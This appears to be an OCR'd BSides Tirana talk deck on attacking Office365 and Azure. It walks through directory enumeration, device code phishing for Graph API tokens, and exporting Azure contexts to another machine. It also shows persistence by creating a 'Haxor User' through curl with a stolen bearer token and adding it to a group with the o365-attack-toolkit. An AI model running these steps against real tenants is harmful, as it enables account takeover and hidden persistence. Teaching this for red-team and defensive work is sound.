



Office365 Attack Toolkit

BSides Tirana










https://github.com/mdsecactivebreach/o365-attack-toolkit/

Cloud Enumeration




BSides Tirana

User's Default access to Azure Portal

Every user, even the ones with no permissions at all, by default have access to the Azure Portal (portal.azure.com), where they can enumerate AzureAD (Users, groups, roles, permissions, apps), Subscriptions they own and resources on them.


AzureAD Accessable Resources



AzureAD overview

Tenant Info

Tirana BSIDES



Tirana BSIDES

Graph API App Access to read info

If you phish a user using Device Code Phishing, with graph.microsoft.com/.default as scope (the default Graph API Permissions, even a user with no privileges can read info from the Azure AD Directory.)

AuditLog.Read.All
Directory.AccessAsUser.All
Group.ReadWrite.All
User.ReadWrite.All

The scope of the App

User Info


```
glb@SPACESHIP:~$ curl -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/me | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   364    0   364    0     0    580      0 --:--:-- --:--:-- --:--:--   579
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "businessPhones": [],
  "displayName": "Fred Devine",
  "givenName": "Fred",
  "jobTitle": "Finance Specialist",
  "mail": null,
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": "Devine",
  "userPrincipalName": "fdevine@pepperclipp.tech",
  "id": "f7805bd7-47b6-4d9a-9fcf-03abb0975422"
}
```

BSides Tirana

Demo

```
glb@SPACESHIP:~$ curl -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/groups/d
0fd81f0-9947-4a72-8cb3-f0fe245d4ba3/members | jq
```

BSides Tirana



Privilege Escalation

BSides Tirana

Azure Privesc - Azure Context

List AZ Contexts

```
PS C:\Users\bleon> Get-AzResourceGroup

ResourceGroupName : [redacted]
Location          : westeurope
ProvisioningState : Succeeded
Tags              :
```

Export AZ Contexts

```
PS C:\Users\bleon> Save-AzContext -Path azureprofile.json
```

```
PS C:\Users\bleon> Import-AzContext -Path .\azureprofile.json
```


Save on the other machine


```
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": false,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
      "type": "servicePrincipal"
    }
  },
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "3d1f3321-ab7a-43ac-aeec-5317c326d679",
    "id": "64f5264c-54ff-4760-be94-77242a9a4698",
    "isDefault": false,
    "managedByTenants": [],
    "name": "Azure subscription 1",
    "state": "Enabled",
    "tenantId": "3d1f3321-ab7a-43ac-aeec-5317c326d679",
    "user": {
      "name": "awsaccthree@protonmail.com",
      "type": "user"
    }
  },
```


Get Access as user

Tirana BSIDES

Persisting and backdooring the infrastructure




BSides Tirana

Azure Persistence - Create User

```
glb@SPACESHIP:~$ curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/
users -d '{"accountEnabled": true, "displayName": "Haxor User", "mailNickname": "Haxor", "userPrincipalName": "Haxor@pepperclipp.tech
","passwordProfile" : {"forceChangePasswordNextSignIn": true,"password": "xWwvJ]6NMw+bWH-d"}}'| jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   555    0   339  100   216    637    406 --:--:-- --:--:-- --:--:--  1041
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "id": "f905bce4-8d29-4ce2-8bd1-121c1d3e3ba2",
  "businessPhones": [],
  "displayName": "Haxor User",
  "givenName": null,
  "jobTitle": null,
  "mail": null,
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "Haxor@pepperclipp.tech"
}
```

```
(bsides)()(exploit/office365_add_user_to_group) >>> set GROUP-ID 728f81fb-c5e4-44b8-b2a0-178a0a029cdc
(bsides)()(exploit/office365_add_user_to_group) >>> set USER-ID-OR-UPN
[*] The right form is: set <OPTION> <VALUE>
(bsides)()(exploit/office365_add_user_to_group) >>> set USER-ID-OR-UPN f905bce4-8d29-4ce2-8bd1-121c1d3e3ba2
(bsides)()(exploit/office365_add_user_to_group) >>> run
[*] Done
(bsides)()(exploit/office365_add_user_to_group) >>>
```



Tirana BSIDES

Azure API Permissions are like a joke. Hard to understand yourself, but very hilarious when you get them.

Tirana BSIDES

Other Resources

HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725

HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1

https://rhinosecuritylabs.com/blog/

https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf

BOTO3 DOCUMENTATION

https://boto3.amazonaws.com/v1/documentation/api/latest/index.html

PENETRATION TESTING AZURE FOR ETHICAL HACKERS

https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934

The End!

Questions???